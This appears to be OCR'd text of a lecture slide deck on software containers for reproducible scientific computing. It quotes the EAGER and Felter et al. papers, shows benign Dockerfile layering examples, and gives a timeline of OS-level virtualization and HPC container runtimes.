


MY PYTHON ENVIRONMENT HAS BECOME SO DEGRADED THAT MY LAPTOP HAS BEEN DECLARED A SUPERFUND SITE.

Source: https://xkcd.com/1987/

Sharing is Caring

Driver for Scientific Collaboration



Peltzer *et al. Genome Biology* (2016) 17:60
DOI 10.1186/s13059-016-0918-z

Genome Biology

SOFTWARE

Open Access

EAGER: efficient ancient genome reconstruction

Alexander Peltzer[1,2,5*], Günter Jäger[1], Alexander Herbig[1,2,5], Alexander Seitz[1], Christian Kniep[4], Johannes Krause[2,3,5] and Kay Nieselt[1]

Abstract

Background: The automated reconstruction of genome sequences in ancient genome analysis is a multifaceted process.

Results: Here we introduce EAGER, a time-efficient pipeline, which greatly simplifies the analysis of large-scale genomic data sets. EAGER provides features to preprocess, map, authenticate, and assess the quality of ancient DNA samples. Additionally, EAGER comprises tools to genotype samples to discover, filter, and analyze variants.

Conclusions: EAGER encompasses both state-of-the-art tools for each step as well as new complementary tools tailored for ancient DNA data within a single integrated solution in an easily accessible format.

Keywords: aDNA, Bioinformatics, Authentication, aDNA analysis, Genome reconstruction

Background

In ancient DNA (aDNA) studies, often billions of sequence reads are analyzed to determine the genomic sequence of ancient organisms [1–3]. Newly developed enrichment techniques utilizing tailored baits to cap-

Until today, there have only been a few contributions towards a general framework for this task, such as the collection of tools and respective parameters proposed by Martin Kircher [8]. However, most of these methods have been developed for mitochondrial data in the con-

Source: www.critic.co.nz/files/article-3423.jpg + Peltzer et al. (2016). EAGER: efficient ancient genome reconstruction.

Reproducibility

THIS IS WHAT HAPPENS LARRY!
WHEN YOU USE DIFFERENT PACKAGE VERSIONS!
imgflip.com


1

Introduction

Containers to the rescue!


Why Containers?

Much could be solved with VMs…


Bins, Libs
Guest OS
VM
Bins, Libs
Guest OS
VM
Bins, Libs
Guest OS
VM
Hypervisor
(Host OS)
Hardware
Virtualization
Bins, Libs
Container
Bins, Libs
Container
Bins, Libs
Container
Container Runtime
Host OS
Hardware
Container

Performance

Close to bare-metal



An Updated Performance Comparison of Virtual Machines and Linux Containers

Wes Felter, Alexandre Ferreira, Ram Rajamony, Juan Rubio
IBM Research, Austin, TX
{wmf, apferrei, rajamony, rubioj}@us.ibm.com

***Abstract*—Cloud computing makes extensive use of virtual machines (VMs) because they permit workloads to be isolated from one another and for the resource usage to be somewhat controlled. However, the extra levels of abstraction involved in virtualization reduce workload performance, which is passed on to customers as worse price/performance. Newer advances in container-based virtualization simplifies the deployment of applications while continuing to permit control of the resources allocated to different applications.**

In this paper, we explore the performance of traditional virtual machine deployments, and contrast them with the use of Linux containers. We use a suite of workloads that stress CPU, memory, storage, and networking resources. We use KVM as a representative hypervisor and Docker as a container manager. Our results show that containers result in equal or better performance than VMs in almost all cases. Both VMs and containers require tuning to support I/O-intensive applications. We also discuss the implications of our performance results for future cloud architectures.

I. Introduction

Virtual machines are used extensively in cloud computing. In particular, the state-of-the-art in Infrastructure as a Service (IaaS) is largely synonymous with virtual machines. Cloud platforms like Amazon EC2 make VMs available to customers and also run services like databases inside VMs. Many Platform as a Servive (PaaS) and Software as a Service (SaaS) providers are built on IaaS with all their workloads running inside VMs. Since virtually all cloud workloads are currently running in VMs, VM performance is a crucial component of overall cloud performance. Once a hypervisor has added overhead, no higher layer can remove it. Such overheads then become a pervasive tax on cloud workload performance. There have been many studies showing how VM execution compares to native execution [30, 33] and such studies have been a motivating factor in generally improving the quality of VM technology [25, 31].

Container-based virtualization presents an interesting alternative to virtual machines in the cloud [46]. Virtual Private Server providers, which may be viewed as a precursor to cloud computing, have used containers for over a decade but many of them switched to VMs to provide more consistent performance. Although the concepts underlying containers such as namespaces are well understood [34], container technology languished until the desire for rapid deployment led PaaS providers to adopt and standardize it, leading to a renaissance in the use of containers to provide isolation and resource control. Linux is the preferred operating system for the cloud due to its zero price, large ecosystem, good hardware support, good performance, and reliability. The kernel namespaces feature needed to implement containers in Linux has only become mature in the last few years since it was first discussed [17].

Within the last two years, Docker [45] has emerged standard runtime, image format, and build system for containers.

This paper looks at two different ways of achievi source control today, viz., containers and virtual ma and compares the performance of a set of workloads i environments to that of natively executing the worklo hardware. In addition to a set of benchmarks that different aspects such as compute, memory bandwidth, ory latency, network bandwidth, and I/O bandwidth, w explore the performance of two real applications, viz., and MySQL on the different environments.

Our goal is to isolate and understand the overhead duced by virtual machines (specifically KVM) and cont (specifically Docker) relative to non-virtualized Linu expect other hypervisors such as Xen, VMware ESX Microsoft Hyper-V to provide similar performance to given that they use the same hardware acceleration fe Likewise, other container tools should have equal perfor to Docker when they use the same mechanisms. We evaluate the case of containers running inside VMs or running inside containers because we consider such virtualization to be redundant (at least from a perfor perspective). The fact that Linux can host both VM containers creates the opportunity for an apples-to-apple parison between the two technologies with fewer confo variables than many previous comparisons.

We make the following contributions:

- We provide an up-to-date comparison of native tainer, and virtual machine environments using hardware and software across a cross-section of esting benchmarks and workloads that are rele the cloud.
- We identify the primary performance impact of c virtualization options for HPC and server work
- We elaborate on a number of non-obvious pr issues that affect virtualization performance.
- We show that containers are viable even at the of an entire server with minimal performance i

The rest of the paper is organized as follows. Section scribes Docker and KVM, providing necessary backgro understanding the remainder of the paper. Section III des and evaluates different workloads on the three environ We review related work in Section IV, and finally, Sect concludes the paper.

Summary

"In general, Docker equals or exceeds KVM performance in every case we tested. [...]

Even using the fastest available forms of paravirtualization, KVM still adds some overhead to every I/O operation [...].

Thus, KVM is less suitable for workloads that are latency-sensitive or have high I/O rates.


Container vs. bare-metal:
Although **containers themselves have almost no overhead**, **Docker is not without performance gotchas**. **Docker volumes** have noticeably better performance than files stored in AUFS. **Docker's NAT also introduces overhead** for work- loads with high packet rates.
These features represent a **tradeoff between ease of management and performance** and should be considered on a case-by-case basis.

Source: Felter et al. (2014). An updated performance comparison of virtual machines and linux containers.

Other benefits

Layered Images, …

“Planned parenthood”



python (latest)

```
FROM buildpack-deps:jessie
ENV PATH /usr/local/bin:$PATH
[…]
```

buildpack-deps:jessie

```
FROM buildpack-deps:jessie-scm
RUN set -ex; apt-get update; \
[…]
```

buildpack-deps:jessie-scm

```
FROM buildpack-deps:jessie-curl
RUN apt-get update && apt-get install -y \
[…]
```


buildpack-deps:jessie-curl

```
FROM debian:jessie
RUN apt-get update && apt-get install -y \
[…]
```


debian:jessie

```
FROM scratch
ADD rootfs.tar.xz
CMD ["bash"]
```

Mix and Match (3x3x3x3x3xn)




Configuration	Configuration $_1$	Configuration $_2$	Configuration $_n$
Application	OpenFoam v3.0+	OpenFoam v1612+	OpenFoam v1706
OpenMP	OpenMP 3.0	OpenMP 4.0	OpenMP 4.5
MPI	OpenMPI	MPICH	MPICHv2
Compiler	GCC 4.7	GCC 4.8	GCC 4.9
Linux ”Flavor”	CentOS	Debian	Ubuntu



Source: http://cdn.meme.am/instances/53646903.jpg

Evolution of *OS-level virtualization*



Jails
- **2000, BSD**
- Expanded (much older) chroot to isolate processes

Namespaces
- **2002, Linux**
  - initial work on mount namespace
- 2006 additional namespaces

Vserver + OpenVZ
- **2005, Linux**
- Linux Kernel Patches
- part of functionality now in namespaces

Zones
- **2005, Solaris**
- x86, SPARC
- Later „branded zones"

Cgroups
- **2006, Linux**
- „process groups" renamed to „control groups"
- limit resource usage of a collection of processes

LXC
- **2008, Linux**
- Combination of cgroups + namespaces

Docker
- **2013, Linux**
- Initially based on LXC
- Switched to libcontainer

CoreOS/rkt
- **2015, Linux**
- Started as an alternative to Docker


HPC Container Runtimes
```
2015 Charliecloud (Jun)
2015 Shifter (Aug)
2016 Singularity 1.0 (Apr)
2016 udocker (Jul)
2019 Sarus (1.0 pending)
```

Hypervisor-based virtualization
```
1999 VMware Workstation 1.0
2001 ESX 1.0 & GSX 1.0
2003 Xen 1st public release
2006 KVM (2.6.10)
```

Built on existing technology

already included in the Linux Kernel

Proof



How are they implemented? Let's look in the kernel source!

- Go to LXR
- Look for "LXC" → zero result
- Look for "container" → 1000+ results
- Almost all of them are about data structures

  or other unrelated concepts like “ACPI containers”
- There are some references to “our” containers

  but only in the documentation

DockerCon EU 2015

Source: https://www.youtube.com/watch?v=sK5i-N34im8 &&
https://de.slideshare.net/jpetazzo/cgroups-namespaces-and-beyond-what-are-containers-made-from-dockercon-europe-2015

Container = Namespaces + cgroups

+ cgroup namespac
recently

Both Kernel features – „Containers‟ use these + some „glue‟ around it

